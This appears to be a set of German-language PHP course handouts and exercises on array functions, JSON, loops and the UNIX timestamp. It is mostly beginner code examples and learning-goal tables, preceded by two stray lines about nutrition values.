Kcal, Fett und Kohlenhydrate in Gramm.  
GL = Glykämische Last

# Lernhandout 6.4 Array Funktionen

---

Referenzcode: **PHPL064**  
Dateien: L064\_Arrays.pdf  
Technologien: PHP

| <b>Feinziele</b>   | <b>Zielarten</b> | <b>Taxonomie</b> |
|--|------------------|------------------|
| <b>Die Studierenden ...</b>                                    |                  |                  |
| ... erzeugen ein Array durch ein Trennzeichen in einem String. | I                | II               |
| ... fügen ein oder mehrere Elemente zu einem Array hinzu.      | I                | II               |
| ... entfernen Elemente aus einem Array.                        | I                | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

Anmerkungen

---

PHP stellt eine Vielzahl von Funktionen für Arrays bereit. Hier eine kurze Auswahl der gebräuchlichsten Funktionen.

PHP

**explode(\$trenner, \$string)**

Teilt einen String durch ein Trennzeichen (bzw. Trennstring) in ein Array.

```
<?php
    $eingabe = "SPÖ|ÖVP|FPÖ|Grünen|Neos";
    $parteien = explode("|", $eingabe);
    var_dump($parteien);
?>
```

## Elemente hinzufügen

PHP

**array\_unshift(\$array, \$Wert)**

Fügt am Anfang des Arrays ein oder mehrere neue Elemente hinzu.

```
<?php
    $produkte = array("Kleider", "Schuhe", "Taschen");
    array_unshift($produkte, "Jeans");
    echo "Wir verkaufen jetzt auch " . $produkte[0];
?>
```

PHP

**array\_push(\$array, \$Wert)**Fügt ein Element an das Ende des Arrays hinzu.  
z. B. `array_push($produkte, "Socken");`

## Elemente entfernen

PHP

**array\_shift(\$array)**

Entfernt das erste Element in einem Array und liefert es als Rückgabewert.

```
<?php
    $produkte = array("Kleider", "Schuhe", "Taschen");
    $wegdamit = array_shift($produkte);
    echo $wegdamit . " sind leider ausverkauft<br>";
    var_dump($produkte);
?>
```

PHP

**array\_pop(\$array)**Entfernt das letzte Element in einem Array und liefert es als Rückgabewert.  
z. B. `array_pop($produkte);`

# Lernhandout 6.5 Arrays analysieren

---

Referenzcode: **PHPL065**  
Dateien: L065\_Arrays.pdf  
Technologien: PHP

| <b>Feinziele</b>  | <b>Zielarten</b> | <b>Taxonomie</b> |
|---|------------------|------------------|
| <b>Die Studierenden ...</b>                                       |                  |                  |
| ... ermitteln die Anzahl der Elemente eines Arrays.               | I                | II               |
| ... summieren die Werte eines Arrays.                             | I                | II               |
| ... ermitteln den Schlüssel zu einem bestimmten (gesuchten) Wert. | I                | II               |
| ... prüfen, ob es einen Schlüssel in einem Array gibt.            | I                | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

---

## PHP

**count(\$array)**

Zählt die Anzahl der Elemente in einem Array und liefert einen Integer-Wert

```
<?php
    $zeitpunkt = array("11:43", "08:39", "09:40");
    $wieoft = count($zeitpunkt);
    echo "Wir haben " . $wieoft . " Aufzeichnungen!";
?>
```

## PHP

**array\_sum(\$array)**

Gibt die Summe von allen Array-Werten zurück. Alle Werte werden addiert.

```
<?php
    $temperatur = array(22.5, 23.8, 24.2, 22.7);
    $wieoft = count($temperatur);
    $summe = array_sum($temperatur);
    $durchschnitt = $summe / $wieoft;
    echo "Durchschnittstemperatur: " . $durchschnitt;
?>
```

## PHP

**array\_search(\$suche, \$array)**

Durchsucht ein Array nach einem bestimmten Wert und liefert den dazupassenden Schlüssel!

```
<?php
    $system = array("Windows", "Linux", "OSX");
    $was = array_search("Linux", $system);
    echo "Linux ist die Nr. " . $was;
?>
```

## PHP

**array\_key\_exists(\$key, \$array)**

Prüft ob es einen bestimmten Schlüssel in einem Array gibt!

```
<?php
    $system = array("Windows" => "NTFS",
                   "Linux" => "Ext4",
                   "OSX" => "HFS",);
    if(array_key_exists("OSX", $system)) {
        echo 'Wir haben Apple im Sortiment!';
    }
?>
```

# Lernhandout 6.6 Arrays sortieren

Referenzcode: **PHPL066**  
Dateien: L066\_Arrays.pdf  
Technologien: PHP

| <b>Feinziele</b>   | <b>Zielarten</b> | <b>Taxonomie</b> |
|--|------------------|------------------|
| <b>Die Studierenden ...</b>  |                  |                  |
| ... sortieren ein Array aufsteigend vom niedrigsten zum höchsten Wert. | I                | II               |
| ... sortieren ein Array in natürlicher Reihenfolge.                    | I                | II               |
| ... kennen die Informationsermittlung eines Arrays mit print_r().      | I                | II               |
| ... verändern (drehen) die Reihenfolge eines Arrays.                   | I                | II               |
| ... mischen ein Array mit einem Zufallsgenerator.                      | I                | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

---



## PHP

**sort(\$array)**

Sortiert ein Array aufsteigend vom niedrigsten zum höchsten Wert.

```
<?php
    $denker = array("Camus", "Adorno", "Bacon", "Cicero");
    sort($denker);
    var_dump($denker);
?>
```

## PHP

**natsort(\$array)**

Sortiert ein Array in natürlicher Reihenfolge. Im Beispiel wird die Sortierung mit sort() und natsort() gegenübergestellt. Die natürliche Sortierung sortiert wie es auch ein Mensch tun würde.

```
<?php
    $Dateien = array("des14.css", "des2.css", "des10.css", "des1.css");

    sort($Dateien);
    echo "<h1>Sortierung mit sort()</h1>";
    print_r($Dateien);

    natsort($Dateien);
    echo "<h1>Natürliche Sortierung mit natsort()</h1>";
    print_r($Dateien);
?>
```



**print\_r()** gibt gleich wie **var\_dump()** Informationen über das Array aus, nur etwas übersichtlicher, weil es auf die Typenangaben verzichtet.

## PHP

**array\_reverse(\$array)**

Dreht die Reihenfolge eines Array um. Das letzte Element wird zum Ersten und liefert das umgekehrte Array.

```
<?php
    $zahl = array(4, 6, 2, 19, 3, 8, 22);
    natsort($zahl);
    $zahl = array_reverse($zahl);
    print_r($zahl);
?>
```

## PHP

**shuffle(\$array)**

Die Elemente werden mit einem Zufallsgenerator neu gemischt.

# Lernhandout 6.7 Arrays und JSON

Referenzcode: **PHPL067**  
Dateien: L067\_Arrays.pdf  
Technologien: PHP

| <b>Feinziele</b>  | <b>Zielarten</b> | <b>Taxonomie</b> |
|---|------------------|------------------|
| <b>Die Studierenden ...</b>   |                  |                  |
| ... kennen das Datenaustauschformat JSON (JavaScript Objekt Notation).                                      | I                | I                |
| ... verstehen den Sinn einer Serialisierung in einen String.  | I                | I                |
| ... wandeln ein Array in die JSON Notation.   | I                | II               |
| ... decodieren einen JSON String zurück in ein PHP Array.   | I                | II               |
| ... erzeugen eine Wertübergabe mittels JSON, der superglobalen Variable \$_POST und einem hidden Inputfeld. | I                | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

---

JSON (JavaScript Objekt Notation) ist ein Datenaustauschformat. Die Notation wandelt ein PHP Objekt bzw. Array in einen serialisierten String. Damit kann ein Array sowohl gespeichert als auch gelesen werden. Ein PHP Array in einer JSON Notation kann problemlos in eine Datei gespeichert werden oder über `$_POST`, bzw. `$_GET` an eine Webseite übergeben werden. Die Notation erlaubt auch einen Austausch zwischen anderen Programmiersprachen (allen voran, mit JavaScript).

## PHP

`json_encode($array)`

Wandelt ein Array in die JSON Notation.

Im Beispiel wird ein Array erstellt und ausgegeben. Danach wird das Array in die JSON Notation gewandelt, ausgegeben und in die Datei `speichern.json` gespeichert.

```
<?php
    $Sparform = array("Gold", "Sparbuch", "Aktien");
    $Sparform[] = "Investmentfonds";
    print_r($Sparform);
    echo '<hr>';
    $json = json_encode($Sparform);
    print_r($json);
    file_put_contents("speichern.json", $json);
?>
```

## PHP

`json_decode($array, true)`

Verwandelt eine JSON Notation zurück in ein PHP Array (bzw. Objekt). Der `true` Parameter veranlasst die Notation als Array auszugeben.

Die Datei `speichern.json` wird geladen, einer Variable zugewiesen und ausgegeben. Im Anschluss wird die Variable zurück in ein PHP Array konvertiert und ausgegeben.

```
<?php
    $meinJSON = file_get_contents("speichern.json");
    print_r($meinJSON);
    echo '<hr>';
    $ausgabe = json_decode($meinJSON, true);
    print_r($ausgabe);
?>
```



Das Beispiel zeigt eine POST Wertübergabe mittels einem hidden Input-Feld und JSON.

```
<form method="post">
    <input type="text" name="JSON" hidden
        value='<?php
            $Sparform = array("Gold", "Sparbuch", "Aktien");
            echo json_encode($Sparform);
        ?>'><input type="submit"></form>

<?php if(isset($_POST["JSON"])){
    print_r(json_decode($_POST["JSON"], true));} ?>
```

# Übungsblatt 6.7 Arrays und JSON

Referenzcode: **PHPU067**  
 Dateien: U067\_Arrays.pdf  
 Technologien: HTML | CSS | PHP

| Feinziele  | Zielarten | Taxonomie |
|--|-----------|-----------|
| <b>Die Studierenden ...</b>  |           |           |
| <b>Übung A - Newsroom</b>  |           |           |
| ... speichern eine Benutzereingabe in ein externes JSON File.                                | <b>I</b>  | <b>II</b> |
| ... lesen ein externes JSON File ein und erzeugen eine Ausgabe ins Webdokument.              | <b>I</b>  | <b>II</b> |
| ... ermitteln die Anzahl der Elemente eines JSON Strings.                                    | <b>I</b>  | <b>II</b> |
| <b>Übung B - Fünf-Sterne-Bewertung</b>   |           |           |
| ... übertragen eine einfache Mausklick-Benutzereingabe in ein Array.                         | <b>I</b>  | <b>II</b> |
| ... serialisieren ein Array und speichern dieses als JSON File.                              | <b>I</b>  | <b>II</b> |
| ... ermitteln Anzahl, Summe und Durchschnitt aller Werte in einem Array.                     | <b>I</b>  | <b>II</b> |
| <b>Übung C - Fünf-Sterne-Bewertung II</b>  |           |           |
| ... bearbeiten und erweitern eine bereits gelöste Aufgabe.                                   | <b>I</b>  | <b>II</b> |
| ... erzeugen ein mehrdimensionales Array.  | <b>I</b>  | <b>II</b> |
| ... speichern ein mehrdimensionales Array als JSON File ab.                                  | <b>I</b>  | <b>II</b> |
| ... rufen die Werte eines mehrdimensionalen Array auf und zeigen diese in einer Webseite an. | <b>I</b>  | <b>II</b> |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

---



### Übung A: Newsroom

- Ein Benutzer kann über ein Eingabefeld einen Beitrag eingeben.
- Der neue Betrag soll zu einem Array hinzugefügt werden.
- Das Array soll in eine externe JSON Datei gespeichert werden.
- Auf der Seite wird immer der letzte Beitrag und die Anzahl aller Beiträge angezeigt.



### Übung B: Fünf-Sterne-Bewertung

- Für eine Webseite soll eine Fünf-Sterne Bewertung angeboten werden.
- Der Benutzer kann die Webseite über fünf Sterne bewerten, wobei ein Stern für schlecht und fünf Sterne für Top steht.
- Speichere jede Bewertung in ein Array. Das Array soll als JSON File extern gespeichert werden.
- Es soll die Anzahl und der Durchschnitt aller Bewertungen angezeigt werden.



### Übung C: Fünf-Sterne-Bewertung II

- Öffne deine Lösung von Übung B.
- Erweitere dein Bewertungsscript um ein Textfeld für einen Kommentar und einem Textfeld für einen Namen.
- Nutze nur ein Array für alle Informationen.
- Ausgegeben soll die Anzahl der Bewertungen und alle Informationen der letzten Bewertung.
- Speichere das Array in ein externes JSON File.

# Lernhandout 7.1 for-Schleife

---

Referenzcode: **PHPL071**  
Dateien: L071\_forSchleife.pdf  
Technologien: PHP

| <b>Feinziele</b>  | <b>Zielarten</b> | <b>Taxonomie</b> |
|---|------------------|------------------|
| <b>Die Studierenden ...</b>   |                  |                  |
| ... kennen den Aufbau einer Zählschleife (for-Schleife).                  | I                | I                |
| ... bestimmen einen Startwert für eine Zählschleife.                      | I                | II               |
| ... bestimmen eine Bedingung für eine Zählschleife.                       | I                | II               |
| ... definieren Schleifenschritte.   | I                | II               |
| ... erkennen bei der Startwert-Definition auch die Variablenvereinbarung. | I                | II               |
| ... können einen Schleifendurchgang überspringen.                         | I                | II               |
| ... können Schleifen vorzeitig verlassen.                                 | I                | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

---

Eine Zählschleife wiederholt einen Anweisungsblock gemäß den Vorgaben. Die Zählschleife hat einen Startwert, eine Bedingung und eine Angabe über die Schleifenschritte. Der Startwert ist eine Zahl, z. B. `$i = 0`, `$i = 1` oder `$i = 100`. Die Bedingung bestimmt ob es zu einer Wiederholung kommt z. B. `$i < 200`. Ist die Bedingung `true` wird der Anweisungsblock ausgeführt. Der Schleifenschritt kann negativ oder positiv sein und verändert den `$i` Wert z. B.: `$i = $ + 2`, oder `$i++`.

## PHP



**for** (Startwert; Bedingung; Schleifenschritt) { **PHP-Anweisungen** }

Mit dem Startwerte wird zugleich auch eine Variable vereinbart. Startwert, Bedingung und Schleifenschritt werden durch ein Semikolon ; getrennt.

Die PHP Anweisungen werden innerhalb von geschwungenen Klammern { } definiert.

Im Beispiel sind zwei Zählschleifen. Die erste Schleife zählt von 0 bis 20 mit einer Schrittweite von + 1. Die zweite Schleife zählt von 20 bis 0 mit einer Schrittweite von -2.

Ausgegeben wird jeweils ein String mit dem Wert für `$i` und der HTML Zeilenschaltung `<br>`.

```
<?php
  for($i = 0; $i <= 20; $i++) {
    echo 'Nr. ' . $i . '<br>';
  }
  for($i = 20; $i >= 0; $i = $i - 2) {
    echo 'Nr. ' . $i . '<br>';
  }
?>
```

## PHP



**continue;**

Mit `continue;` wird ein Durchgang übersprungen. Im Beispiel werden die Zahlen 3 und 7 nicht ausgegeben.

```
<?php
  for($Zahl = 0; $Zahl < 10; $Zahl++) {
    if($Zahl == 3 or $Zahl == 7) {continue;}
    echo $Zahl . ' und ';
  }
?>
```

## PHP



**break;**

Mit `break;` wird die Schleife sofort verlassen - es folgen keine weiteren Wiederholungen.

```
if($Zahl == 5) {break;}
```

# Übungsblatt 7.1 for-Schleife

Referenzcode: **PHPU071**  
Dateien: U071\_forSchleife.pdf  
Technologien: HTML | CSS | PHP

| <b>Feinziele</b>   | <b>Zielarten</b> | <b>Taxonomie</b> |
|--|------------------|------------------|
| <b>Die Studierenden ...</b>  |                  |                  |
| <b>Übung A - Multiplikationstabelle</b>  |                  |                  |
| ... erstellen eine Multiplikationstabelle aufgrund einer Benutzereingabe.              | I                | II               |
| <b>Übung B - Schachbrett Muster</b>  |                  |                  |
| ... erzeugen mit einer Zählschleife und mit HTML Elementen ein Schachbrettmuster.      | I                | II               |
| <b>Übung C - Mathe-Trainer - Bruchrechnung</b>   |                  |                  |
| ... definieren die Schleifenbedingung über eine Benutzereingabe.                       | I                | II               |
| ... nutzen HTML und CSS für eine attraktive Ausgabe, die auch ausgedruckt werden kann. | I                | II               |
| <b>Übung D - Römische Zahlen</b>   |                  |                  |
| ... bestimmen einen Zahlenbereich über eine Benutzereingabe.                           | I                | II               |
| ... geben alle Zahlen innerhalb eines Zahlenbereichs als römische Zahlen aus.          | I                | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

Übung D:

Am einfachsten ist eine ordered List (`<ol>`) mit dem `list-style-type upper-roman`.





### Übung A: Multiplikationstabelle

- Erstelle eine Multiplikationstabelle zu einer bestimmten Zahl.
- Eingabe einer Zahl und Ausgabe des Produktes
- Die Multiplikation erfolgt von 2 bis 10 aufsteigen!  
(z. B.  $25 \times 2 = 50$ ,  $25 \times 3 = 75$ ,  $25 \times 4 = 100$ , usw.)



### Übung B: Schachbrett Muster

- Erstelle ein Schachbrett Muster in einer Webseite.
- Erzeuge das Schachbrett mit HTML Elementen (z. B. `<span>`, `<div>` oder einer Tabelle).
- Verwende Zählschleifen in PHP.
- TIPP: Mit Modulo 2 kann man herausfinden, ob eine Zahl gerade oder ungerade ist, weil bei einer geraden Zahl der Rest Null ist.



### Übung C: Mathe-Trainer - Bruchrechnung

- Im Mathematik-Unterricht der Unterstufe wird das Multiplizieren von Brüchen geübt.
- Erstelle eine Webseite die automatisch Übungsbeispiele erzeugt.
- Über eine Eingabe wird festgelegt, wie viele Übungsbeispiele generiert werden sollen.
- Die Brüche werden über Zufallszahlen erzeugt.
- Der/die Schüler\_in kann die Seite ausdrucken.

Anzahl der Übungsbeispielen

$$\frac{12}{14} \times \frac{17}{3} = \quad \frac{13}{12} \times \frac{16}{15} = \quad \frac{6}{8} \times \frac{13}{7} = \quad \frac{18}{18} \times \frac{4}{12} =$$



### Übung D: Römische Zahlen

- Gib alle Römischen Zahlen in einem bestimmten Zahlenbereich aus.
- Eingabe für Start und Endwert und einer Ausgabe aller römischen Zahlen innerhalb des Zahlenbereichs.

# Lernhandout 7.2 while-Schleife

---

Referenzcode: **PHPL072**  
Dateien: L072\_whileSchleife.pdf  
Technologien: PHP

| <b>Feinziele</b>  | <b>Zielarten</b> | <b>Taxonomie</b> |
|---|------------------|------------------|
| <b>Die Studierenden ...</b>   |                  |                  |
| ... kennen den Aufbau einer Kopf- und Fussgesteuerten Schleife.       | I                | II               |
| ... verstehen eine Wiederholung als Iteration.                        | I                | I                |
| ... definieren Abbruchbedingung um keine Endlosschleifen zu erzeugen. | I                | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

Anmerkungen

---

Die *while*-Schleife ist etwas einfacher aufgebaut als die Zählschleife. Sie besteht nur aus dem Befehl `while` und einer Bedingung. Solange die Bedingung `true` ist, wird auch der PHP-Anweisungsblock ausgeführt.

### Kopfgesteuerte Schleife

#### PHP



`while (Bedingung) {PHP-Anweisungsblock}`

Solange die Bedingung `true` ist, wird der PHP-Anweisungsblock ausgeführt.

```
<?php
    $i = 0;
    while($i < 100) {
        $i++;
        echo $i . ', ';
    }
?>
```



Die Wiederholung eines PHP-Anweisungsblocks nennt man auch *Iteration*.

### Fussgesteuerte Schleife

#### PHP



`do{PHP-Anweisungsblock} while (Bedingung) ;`

Die PHP Anweisungen werden zumindest einmal ausgeführt. Danach wird geprüft ob die Bedingung noch `true` ist für einen weiteren Durchlauf.



Im Beispiel werden Zufallszahlen ausgegeben, solange die Zufallszahl nicht 50 ist. Wird für `$i` 50 ermittelt, gibt es keine weitere Wiederholung.

```
<?php
    do { $i = rand(0, 100);
        echo $i . " = ";
    } while($i != 50)
?>
```

#### PHP



`break;`

Mit `break;` wird eine Schleife sofort verlassen. Im Beispiel wurde die `while` Bedingung auf `true` gesetzt (mit anderen Worten, unendliche Wiederholungen) und über die `IF`-Verzweigung eine Abbruchbestimmung definiert, nämlich die Zahl 42.

```
<?php
    while(true){ $i = rand(0, 100);
        echo $i . " = ";
        if($i == 42) {break;} }
?>
```

# Übungsblatt 7.2 while-Schleife

Referenzcode: **PHPU072**  
Dateien: U072\_whileSchleife.pdf  
Technologien: HTML | CSS | JavaScript | PHP | MySQL

| <b>Feinziele</b>  | <b>Zielarten</b> | <b>Taxonomie</b> |
|---|------------------|------------------|
| <b>Die Studierenden ...</b>   |                  |                  |
| <b>Übung A - Primfaktoren-Zerlegung</b>   |                  |                  |
| ... erzeugen eine Primfaktoren-Zerlegung.   | <b>I</b>         | <b>II</b>        |
| ... ermitteln eine Primzahl.  | <b>I</b>         | <b>II</b>        |
| ... nutzen Kopf- bzw. Fussgesteuerte Schleifen mit Abbruchbedingung.                              | <b>I</b>         | <b>II</b>        |
| <b>Übung B - Bingo</b>  |                  |                  |
| ... füllen eine Tabelle mit Zufallszahlen mittels einer Schleife.                                 | <b>I</b>         | <b>II</b>        |
| ... benützen Schleifen, um unique Zahlenwerte zu ermitteln (jede Zahl darf nur einmal vorkommen). | <b>I</b>         | <b>II</b>        |
| ... gestalten die Übung mit CSS anspruchsvoll.  | <b>IA</b>        | <b>II</b>        |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

---



**Übung A: Primfaktoren-Zerlegung**

- Eine jede Ganzzahl (Integer) lässt sich in Primzahl-Faktoren zerlegen.
- Wenn man die Primzahlen multipliziert, ergibt das Produkt daraus die Ganzzahl.
- Beispiele: **27** = 3 x 3 x 3 oder **157** = 157 oder **42** = 2 x 3 x 7
- Eine Zahl soll eingegeben werden und die Primfaktoren-Zerlegung ausgegeben.
- Löse dieses Beispiel mit while-Schleifen.



**Übung B: Bingo**

- Beim Bingo bekommt man eine Bingo-Karte (mit Zufallszahlen). Dann werden die Nummern gezogen.  
Der|die Erste, mit fünf Zahlen in einer Reihe oder Spalte (bzw. auch diagonal) ruft "BINGO" und hat gewonnen.
- Erstelle mit PHP eine Bingo-Karte mit Zufallszahlen.  
Die Zahlen werden in einer 5 x 5 Tabelle angezeigt.
- Zufallszahlen-Bereich pro Spalte:
  1. Spalte: 1 – 15
  2. Spalte: 16 – 30
  3. Spalte: 31 – 45
  4. Spalte: 46 – 60
  5. Spalte: 61 – 75
- Jede Zahl darf nur einmal vorkommen!

| B I N G O |         |         |         |         |
|-----------|---------|---------|---------|---------|
| 1 - 15    | 16 - 30 | 31 - 45 | 46 - 60 | 61 - 75 |
| 3         | 16      | 40      | 60      | 68      |
| 8         | 17      | 38      | 56      | 66      |
| 6         | 18      | 34      | 51      | 72      |
| 2         | 25      | 43      | 52      | 67      |
| 12        | 21      | 44      | 46      | 75      |

| B I N G O |         |         |         |         |
|-----------|---------|---------|---------|---------|
| 1 - 15    | 16 - 30 | 31 - 45 | 46 - 60 | 61 - 75 |
| 11        | 21      | 42      | 53      | 64      |
| 6         | 24      | 39      | 56      | 66      |
| 8         | 26      | 31      | 48      | 62      |
| 15        | 23      | 36      | 55      | 75      |
| 2         | 18      | 38      | 57      | 61      |

| B I N G O |         |         |         |         |
|-----------|---------|---------|---------|---------|
| 1 - 15    | 16 - 30 | 31 - 45 | 46 - 60 | 61 - 75 |
| 12        | 25      | 31      | 58      | 69      |
| 13        | 27      | 40      | 49      | 75      |
| 6         | 28      | 33      | 48      | 64      |
| 1         | 16      | 39      | 59      | 74      |
| 7         | 19      | 37      | 57      | 68      |

# Lernhandout 7.3 foreach Schleife

---

Referenzcode: **PHPL073**  
Dateien: L073\_foreach.pdf  
Technologien: HTML | CSS | JavaScript | PHP

| <b>Feinziele</b>  | <b>Zielarten</b> | <b>Taxonomie</b> |
|---|------------------|------------------|
| <b>Die Studierenden ...</b>   |                  |                  |
| ... iterieren Objekte und Arrays.   | I                | II               |
| ... übergeben den Wert eines Objekt (bzw. Arrays) innerhalb der foreach Schleife einer Variable mit dem Schlüsselwort as. | I                | II               |
| ... nutzen Schlüssel-Wert-Paare um Elemente aus einer foreach Schleife zu ermitteln.                                      | I                | II               |
| ... iterieren mehrdimensionale Arrays.  | I                | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

---

Mit `foreach` kann man Objekte und Arrays iterieren. Dabei wird jedes Element aufgearbeitet. Zusätzlich ist es noch möglich, jeden Wert eines Arrays in der gleichen Anweisung einer Variable zuzuweisen.

## PHP



`foreach($array as $wert) {PHP-Anweisungen}`

Die Schleife iteriert jedes Element im `$array` und übergibt den Wert an die Variable `$wert`.

```
<?php
    $meinArray = array("Kurier", "Standard", "Krone", "Ö24");
    echo '<ol>';
    foreach($meinArray as $zeitung) {
        echo '<li>' . $zeitung . '</li>';
    }
    echo '</ol>';
?>
```

## PHP



`foreach($array as $key => $wert) {PHP-Anweisungen}`

Die Schleife iteriert jedes Element im `$array` und übergibt den Wert an die Variable `$wert` und den Schlüssel an die Variable `$key`.

```
<?php
    $meinArray = array("HAK" => "Berger",
                      "HASCH" => "Meier",
                      "HTL" => "Gruber",
                      "HLW" => "Brunner",);

    foreach($meinArray as $schule => $name) {
        echo '<p>' . $name . ' besucht die ' . $schule . '</p>';
    }
?>
```



Ein mehrdimensionales Array mit verschachtelten `foreach` Konstrukten iterieren. Der Schlüssel wird in die Überschrift `<h1>` geschrieben - die Namen in eine Aufzählung `<ul>`.

```
<?php
    $meinArray = array(
        "HAK" => array("Berger", "Schmidt", "Petric",),
        "HASCH" => array("Falenski", "Lehr", "Schenk",),
        "HTL" => array("Altmann", "Rösch", "Heldt",),
        "HLW" => array("Raum", "Karcher", "Glage",),);

    foreach($meinArray as $schule => $name) {
        echo '<h1>' . $schule . '</h1><ul>';
        foreach($meinArray[$schule] as $person) {
            echo '<li>' . $person . '</li>';
        }
        echo '</ul>';
    }
?>
```

# Übungsblatt 7.3 foreach Schleife

Referenzcode: **PHPU073**  
 Dateien: U073\_foreach.pdf  
 Technologien: HTML | CSS | JavaScript | PHP | MySQL

| Feinziele  | Zielarten | Taxonomie |
|--|-----------|-----------|
| <b>Die Studierenden ...</b>  |           |           |
| <b>Übung A - Fünf-Sterne-Bewertung II</b>  |           |           |
| ... öffnen und bearbeiten eine bereits gelöste Aufgabe und verinnerlichen den PHP-Code.  | <b>SI</b> | III       |
| ... werten input Elemente (z. B. Radio-Buttons) aus.                                     | <b>I</b>  | II        |
| ... speichern Werte nach einer Benutzereingabe in eine externe Quelle.                   | <b>I</b>  | II        |
| ... entwickeln eine Lösung, um Werte als Balkendiagramm darzustellen.                    | <b>KI</b> | IV        |
| <b>Übung B - Einkaufsliste</b>   |           |           |
| ... erstellen mit einem Array eine bearbeitbare Liste.                                   | <b>I</b>  | II        |
| ... speichern und serialisieren das Array in einer externen Quelle.                      | <b>I</b>  | II        |
| ... optimieren die Darstellung der Webseite für mobile Geräte.                           | <b>I</b>  | II        |
| <b>Übung C - Hyperlinks einer Webseite</b>   |           |           |
| ... lesen den Quellcode einer externen Webseite und weisen ihn einer String-Variable zu. | <b>I</b>  | II        |
| ... analysieren den Fremdcode und scripten eine bestimmte Suchstruktur.                  | <b>I</b>  | III       |
| ... schreiben eine Funktion um Hyperlinks aus einem Fremdcode zu ermitteln.              | <b>I</b>  | II        |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

Mit den Kenntnisse und Kompetenzen aus Übung C lässt sich ein einfacher Crawler (BOT) schreiben. Anstatt Hyperlinks wäre es denkbar möglich auch nach eMail-Adressen zu suchen. Mit einem rekursiven Aufruf könnte man auch das Script ins Internet schicken. Dennoch sollten auf die ethischen (moralischen) Aspekte eingegangen werden – z. B. Spam und Datendiebstahl.





### Übung A: Fünf-Sterne-Bewertung II

- Öffne deine Lösung von **Übung 6.7 Fünf-Sterne-Bewertung**.
- Eine Webseite soll mit 5 Sternen bewertet werden, wobei ein Stern für schlecht und fünf Sterne für Top steht.
- Zusätzlich soll die Anzahl pro Sternen-Reihe angezeigt werden. Also, wie oft wurde die Webseite mit einem Stern, zwei Sternen usw. bewertet.
- PLUS-Punkt: Stelle die Anzahl der Bewertungen in einem Balkendiagramm dar!

- ★★★★★ 15 Bewertungen
- ★★★★★ 3 Bewertungen
- ★★★☆☆ 2 Bewertungen
- ★★☆☆☆ 1 Bewertungen
- ★☆☆☆☆ 3 Bewertungen

Bewerten



### Übung B: Einkaufsliste

- Schreibe eine online Einkaufsliste.
- Der Benutzer kann die Einkaufsliste am Desktop/Laptop bearbeiten und auf dem Smartphone (beim Einkauf) aufrufen.
- Jedes Produkt hat einen "Eingekauft" Button. Klickt man darauf, wird das Produkt aus der Liste gestrichen.
- Verwende nur ein Array und speichere es extern ab.



### Übung C: Hyperlinks einer Webseite

- Die absoluten Links auf einer Webseite sollen ausgegeben werden.
- Der Benutzer schreibt oder kopiert eine gültige URL Adresse in ein Eingabefeld.
- Das PHP-Script durchsucht die angegebene Webseite nach Hyperlinks und gibt diese aus.
- Es sollen sowohl das `href` Attribut als auch die Linksbezeichnung ausgegeben werden.

# Lernhandout 8.1 Zeit

Referenzcode: **PHPL081**  
Dateien: L081\_Zeit.pdf  
Technologien: PHP

| <b>Feinziele</b>  | <b>Zielarten</b> | <b>Taxonomie</b> |
|---|------------------|------------------|
| <b>Die Studierenden ...</b>   |                  |                  |
| ... verstehen den UNIX Timestamp.   | I                | I                |
| ... unterscheiden zwischen den Zeitzonen (GMT, UTC).                      | I                | I                |
| ... ermitteln den aktuellen UNIX Timestamp.                               | I                | II               |
| ... stellen Berechnungen mit dem UNIX Timestamp an.                       | I                | II               |
| ... ermitteln aus einer Zeit- und Datumsangabe den UNIX Timestamp.        | I                | II               |
| ... speichern Informationen vom lokalen und aktuellen Datum in ein Array. | I                | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

Der UNIX Timestamp zählt die Sekunden vom 01. Jänner 1970. Dieser Zeitstempel kann auch zur Generierung von eindeutigen ID's verwendet werden – z. B. ein Dateiname plus dem Zeitstempel. Berechnungen aller Art lassen sich durch Addieren oder Subtrahieren der Sekunden vollziehen.

Der Zählerüberlauf des UNIX Timestamp liegt beim 19. Januar 2038 um 03:14:07

